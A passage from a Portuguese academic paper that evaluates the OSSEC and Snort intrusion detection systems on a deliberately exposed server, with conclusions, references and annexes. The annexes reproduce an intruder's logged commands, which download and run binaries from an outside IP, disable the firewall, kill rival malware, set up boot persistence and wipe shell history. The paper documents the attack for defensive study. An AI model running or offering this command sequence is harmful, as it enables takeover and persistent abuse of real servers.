ocorrido no sistema. Foi necessário mudar a estratégia do ambiente para ser possível obter informações mais detalhadas de como o invasor estava atuando.

As medidas estratégicas adotadas foram realizar um *restore* do *snapshot* do servidor a uma situação anterior em que ainda não tinha sido comprometido, ativar um novo

Figura 9. Tentativas de *brute-force*.

servidor de *logs* com o centralizador de *logs syslog-ng* com regras de *firewall* configuradas para aceitar conexões somente na porta 514. Esta porta é a responsável pela recepção do *log* enviado pelos clientes. Para registrar os comandos executados no sistema foi instalada a ferramenta *Snoopy Logger* [Snoopy 2014], que armazena em um *log* tudo que foi executado.

Após todas alterações, o servidor foi exposto novamente na *Internet* e em poucas horas o invasor já estava de volta; Desta vez todos comandos estavam sendo registrados e enviados para o servidor de *logs* através da porta UDP 514, conforme pode ser visto na Figura 10 e Anexos A e B.

Após duas semanas de invasão, a fim de verificar o comportamento do *malware* implantado no *host* com o OSSEC HIDS instalado, foram liberadas no roteador as portas 25 e 587, que são portas padrão para envio de *email* com protocolo de SMTP. Passadas cinco horas da liberação, verificou-se um alto consumo de CPU e consequentemente alto tráfego de saída para a *Internet*, em média 4 Mbit/s verificados com a ferramenta *iptraf* [Iptraf 2014], ou seja, o *host* estava sendo usado pelo atacante para execução de atividades maliciosas, como envio de *spam* para milhares de *hosts*. Conforme tráfego coletado pelo



Figura 10. *Snoopy - logs* / *Syslog-ng* - Envio de *logs*.

Snort o *host* também foi utilizado para realizar escaneamentos na rede interna e para uma vasta faixa de endereços *IPs* válidos.

9. Conclusões

O projeto proporcionou um estudo prático dos sistemas de segurança IDS, possibilitando um melhor entendimento de como as ferramentas funcionam e como *hackers* atuam explorando falhas de segurança. O sistema OSSEC mostrou-se de grande eficiência nas funcionalides que a ferramenta se propõe, pois conseguiu detectar diversos eventos no *host* que foi instalado e gerar alertas similares ao Snort, porém como foi configurado para realizar somente monitoramento no *host* local, conseguiu detectar apenas eventos locais.

O OSSEC detectou diversas tentativas de *brute-force* na porta padrão do SSH e telnet respondendo a esses ataques de forma ativa e bloqueando através do *iptables*. Também verificou a integridade dos arquivos modificados no sistema, registrou os acessos realizados, identificou os *rootkits* que foram instalados pelo invasor e outras anormalidades de segurança do sistema. O sistema Snort também cumpriu seu papel, detectando pacotes UDP e ICMP anormais na rede gerados pelo *script* de *flood* e *Hping3* [Hping 2014],

identificou varreduras de portas realizadas com a ferramenta *Nmap* [Nmap 2014] e *port scans* realizados pelos invasores tanto para rede local como para *hosts* externos.

Pode-se concluir que as duas ferramentas propostas para análise conseguiram realizar um trabalho em conjunto, detectando vários problemas e riscos relacionados à segurança de sistemas, que podem ocorrer em um ambiente corporativo. Enquanto uma atuava verificando os eventos que estavam ocorrendo no *host*, a outra complementava, verificando o tráfego malicioso no perímetro de rede do ambiente de testes. Pode-se verificar na Figura 11 os gráficos com o total de alertas gerados pelas duas ferramentas durante todo período de testes.



Figura 11. Alertas OSSEC e Snort.

Referências

Base (2014). Disponível em: <http://base.secureideas.net/>. Acesso em: junho 2014.

Bt (2014). Disponível em: <http://www.backtrack-linux.org/>. Acesso em: maio 2014.

Cert (2014). Disponível em: <http://cartilha.cert.br/>. Acesso em: junho 2014.

ClearOS (2014). Disponível em: <http://www.clearfoundation.com/>. Acesso em: junho 2014.

Ctir (2014). Disponível em: <http://www.ctir.gov.br/>. Acesso em: junho 2014.

Diógenes, Y. and Mauser, D. (2011). *Certificação Security+*. Editora Novaterra Ltda, São Paulo.

Endian (2014). Disponível em: <http://www.endian.com/>. Acesso em: junho 2014.

Hping (2014). Disponível em: <http://www.hping.org/>. Acesso em: junho 2014.

Ipligence (2014). Disponível em: <http://ipligence.com/geolocation/>. Acesso em: junho 2014.

IPTables (2014). Disponível em: <http://www.iptables.org/>. Acesso em: maio 2014.

Iptraf (2014). Disponível em: <http://iptraf.seul.org/>. Acesso em: junho 2014.

Moraes, A. F. (2010). *Segurança em Redes - Fundamentos 1. ed.* Editora Érica Ltda, São Paulo.

Nakamura, E. T. and Geus, P. L. (2007). *Segurança de Redes em Ambientes Cooperativos*. Editora Novatec, São Paulo.

Netfilter (2014). Disponível em: <http://www.netfilter.org/>. Acesso em: maio 2014.

Nmap (2014). Disponível em: <http://nmap.org/>. Acesso em: maio 2014.

OSSEC (2014). Disponível em: <http://www.ossec.net/>. Acesso em: maio 2014.

PfSense (2014). Disponível em: <http://www.pfsense.org/>. Acesso em: junho 2014.

Snoopy (2014). Disponível em: <http://github.com/a2o/snoopy/>. Acesso em: junho 2014.

Snort (2014). Disponível em: <http://www.snort.org/>. Acesso em: maio 2014.

Sourcefire (2014). Disponível em: <http://www.sourcefire.com/>. Acesso em: maio 2014.

Syslog-ng (2014). Disponível em: <http://www.syslog-ng.org/>. Acesso em: junho 2014.

Third (2014). Disponível em: <http://www.thirdbrigade.com/>. Acesso em: junho 2014.

Untangle (2014). Disponível em: <http://www.untangle.com/>. Acesso em: junho 2014.

10. Anexos

10.1. Anexo A

Abaixo a sequência de comandos executados pelo invasor.

a)

```
Accepted password for root from 116.10.191.232 port 25248 ssh2
session opened for user root by (uid=0)

subsystem request for sftp
/usr/lib/openssh/sftp-server


/etc/init.d/iptables stop
echo "nameserver 8.8.8.8" >> /etc/resolv.conf
echo "nameserver 8.8.4.4" >> /etc/resolv.conf

yum -y install wget
chmod 7777 / etc

killall -9 .IptabLes
killall -9 nfsd4
killall -9 profild.key

cd /etc;rm -rf dir fake.cfg

killall -9 nfsd
killall -9 DDosl
killall -9 lengchao32
killall -9 b26
killall -9 Bill
killall -9 n26
killall -9 1
killall -9 codelove
killall -9 32
killall -9 m32
killall -9 m64
killall -9 64
killall -9 83BOT
killall -9 82BOT
killall -9 dos64
killall -9 dos32
killall -9 new6
killall -9 new4
killall -9 node24
killall -9 mimi
killall -9 nodeJR-1
killall -9 freeBSD
killall -9 ksapdd
killall -9 kysapdd
killall -9 sksapdd
killall -9 xsw
killall -9 syslogd
killall -9 skysapdd
killall -9 cupsddd
killall -9 ksapd
killall -9 atddd
killall -9 xfsdxd
killall -9 sfewfesfs
killall -9 gfhjrtfyhuf
killall -9 rewgtf3er4t
killall -9 sdmfdsfhjfe
killall -9 gfhddsfew
killall -9 ferwfrre
killall -9 dsfrefr

cd /etc;chattr -i sfewfesfs
cd /root; chmod 7777 / etc
```

b)

```
killall -9 minerd
killall -9 0
killall -9 joudckfr
killall -9 www
killall -9 log
killall -9 .IptabLex
killall -9 .Mm2
killall -9 acpid
killall -9 m64
killall -9 ./QQ
killall -9 QQ
killall -9 g3
killall -9 2
killall -9 3
killall -9 pm
killall -9 qweasd
killall -9 tangtang
killall -9 imap-login
killall -9 xudp
killall -9 txma
killall -9 mrdos64.b00
killall -9 mrdos32.b00
killall -9 kkpklp
killall -9 kiilp
killall -9 xin1
killall -9 jibateng

cd /root;rm -rf dir nohup.out
cd /etc;rm -rf dir fake.cfg
cd /etc;rm -rf dir cupsddd.*
cd /etc;rm -rf dir atddd.*
cd /etc;rm -rf dir ksapdd.*
cd /etc;rm -rf dir kysapdd.*
cd /etc;rm -rf dir sksapdd.*
cd /etc;rm -rf dir skysapdd.*
cd /etc;rm -rf dir xfsdxd.*
cd /etc;rm -rf dir fake.cfg
cd /etc;rm -rf dir cupsdd.*
cd /etc;rm -rf dir atdd.*
cd /etc;rm -rf dir ksapd.*
cd /etc;rm -rf dir kysapd.*
cd /etc;rm -rf dir sksapd.*
cd /etc;rm -rf dir skysapd.*
cd /etc;rm -rf dir xfsdx.*
cd /etc;rm -rf dir sfewfesfs
cd /etc;rm -rf dir gfhjrtfyhuf
cd /etc;rm -rf dir rewgtf3er4t
cd /etc;rm -rf dir sdmfdsfhjfe
cd /etc;rm -rf dir gfhddsfew
cd /etc;rm -rf dir ferwfrre
cd /etc;rm -rf dir dsfrefr
cd /etc;rm -rf dir sfewfesfs.*
cd /etc;rm -rf dir gfhjrtfyhuf.*
cd /etc;rm -rf dir rewgtf3er4t.*
cd /etc;rm -rf dir sdmfdsfhjfe.*
cd /etc;rm -rf dir gfhddsfew.*
cd /etc;rm -rf dir ferwfrre.*
cd /etc;rm -rf dir dsfrefr.*

cd /tmp;rm -rf dir 1.*
cd /tmp;rm -rf dir 2.*
cd /tmp;rm -rf dir 3.*
```

10.2. Anexo B

c)

```
cd /tmp;rm -rf dir 4.*
cd /tmp;rm -rf dir 5.*

cd /var/spool/cron; rm -rf dir root.*
cd /var/spool/cron; rm -rf dir root
cd /var/spool/cron/crontabs; rm -rf dir root.*
cd /var/spool/cron/crontabs; rm -rf dir root
cd /var/spool/cron ;wget http://122.224.34.75:8188/root
cd /var/spool/cron/crontabs ;wget http://122.224.34.75:8188/root
cd /etc;wget http://122.224.34.75:8188/sfewfesfs
cd /etc;wget http://122.224.34.75:8188/gfhjrtfyhuf
cd /etc;wget http://122.224.34.75:8188/rewgtf3er4t
cd /etc;wget http://122.224.34.75:8188/sdmfdsfhjfe
cd /etc;wget http://122.224.34.75:8188/gfhddsfew
cd /etc;wget http://122.224.34.75:8188/ferwfrre
cd /etc;wget http://122.224.34.75:8188/dsfrefr
cd /etc;wget http://122.224.34.75:8188/nhgbhhj

cd /etc;chmod 7777 nhgbhhj
cd /etc;chmod 7777 sfewfesfs
cd /etc;chmod 7777 gfhjrtfyhuf
cd /etc;chmod 7777 rewgtf3er4t
cd /etc;chmod 7777 sdmfdsfhjfe
cd /etc;chmod 7777 gfhddsfew
cd /etc;chmod 7777 ferwfrre
cd /etc;chmod 7777 dsfrefr

nohup /etc/sfewfesfs > /dev/null 2>&1&
nohup /etc/gfhjrtfyhuf > /dev/null 2>&1&
nohup /etc/rewgtf3er4t > /dev/null 2>&1&
nohup /etc/sdmfdsfhjfe > /dev/null 2>&1&
nohup /etc/gfhddsfew > /dev/null 2>&1&
nohup /etc/ferwfrre > /dev/null 2>&1&
nohup /etc/dsfrefr > /dev/null 2>&1&
nohup /etc/nhgbhhj > /dev/null 2>&1&

echo "cd /etc;./sfewfesfs" >> /etc/rc.local
echo "cd /etc;./gfhjrtfyhuf" >> /etc/rc.local
echo "cd /etc;./rewgtf3er4t" >> /etc/rc.local
echo "cd /etc;./sdmfdsfhjfe" >> /etc/rc.local
echo "cd /etc;./gfhddsfew" >> /etc/rc.local
echo "cd /etc;./ferwfrre" >> /etc/rc.local
echo "cd /etc;./dsfrefr" >> /etc/rc.local
echo "unset MAILCHECK" >> /etc/profile

cd /etc;chattr +i sfewfesfs
rm -rf /root/.b
rm -rf /root/.bash_history
touch /root/.bash_history

chmod 777 /etc/init.d/.SSH2
chmod -R 777 /tmp
rm -f /tmp/.sshdd*
cp -p /etc/rewgtf3er4t /tmp/.sshdd1402214790
/etc/sfewfesfsh
chmod +x /tmp/.sshdd1402214790
setsid /tmp/.sshdd1402214790
insmod /usr/lib/xpacket.ko

ln -s /etc/init.d/DbSecuritySpt /etc/rc1.d/S97DbSecuritySpt
ln -s /etc/init.d/DbSecuritySpt /etc/rc2.d/S97DbSecuritySpt
ps -ef
```

d)

```
ln -s /etc/init.d/DbSecuritySpt /etc/rc3.d/S97DbSecuritySpt
ln -s /etc/init.d/DbSecuritySpt /etc/rc4.d/S97DbSecuritySpt
ln -s /etc/init.d/DbSecuritySpt /etc/rc5.d/S97DbSecuritySpt
mkdir -p /usr/bin
cp -f /etc/sfewfesfs /usr/bin/pojie

chkconfig --level 0123456 iptables off
chkconfig --level 0123456 ip6tables off
cp -p /tmp/.sshdd1402214790 /etc/.SSH2

service iptables stop

chmod 777 /etc/.SSH2

basename /usr/sbin/service
ln -s /etc/init.d/.SSH2 /etc/rc2.d/S77.SSH2
ln -s /etc/init.d/.SSH2 /etc/rc3.d/S77.SSH2
ln -s /etc/init.d/.SSH2 /etc/rc4.d/S77.SSH2
ln -s /etc/init.d/.SSH2 /etc/rc5.d/S77.SSH2

service .SSH2 start

basename /usr/sbin/service

env -i LANG=en_US.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/us
r/bin/X11 TERM= /etc/init.d/.SSH2 start
env -i LANG=en_US.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/us
r/bin/X11 TERM= /etc/init.d/.SSH2 start
env -i LANG=en_US.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/us
r/bin/X11 TERM= /etc/init.d/.SSH2 start
env -i LANG=en_US.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/us
r/bin/X11 TERM= /etc/init.d/.SSH2 start

setsid /etc/.SSH2
/etc/init.d/.SSH2 start
setsid /etc/.SSH2
 ps -ef
chmod +x /etc/.SSH2
ps -ef
setsid /etc/.SSH2
```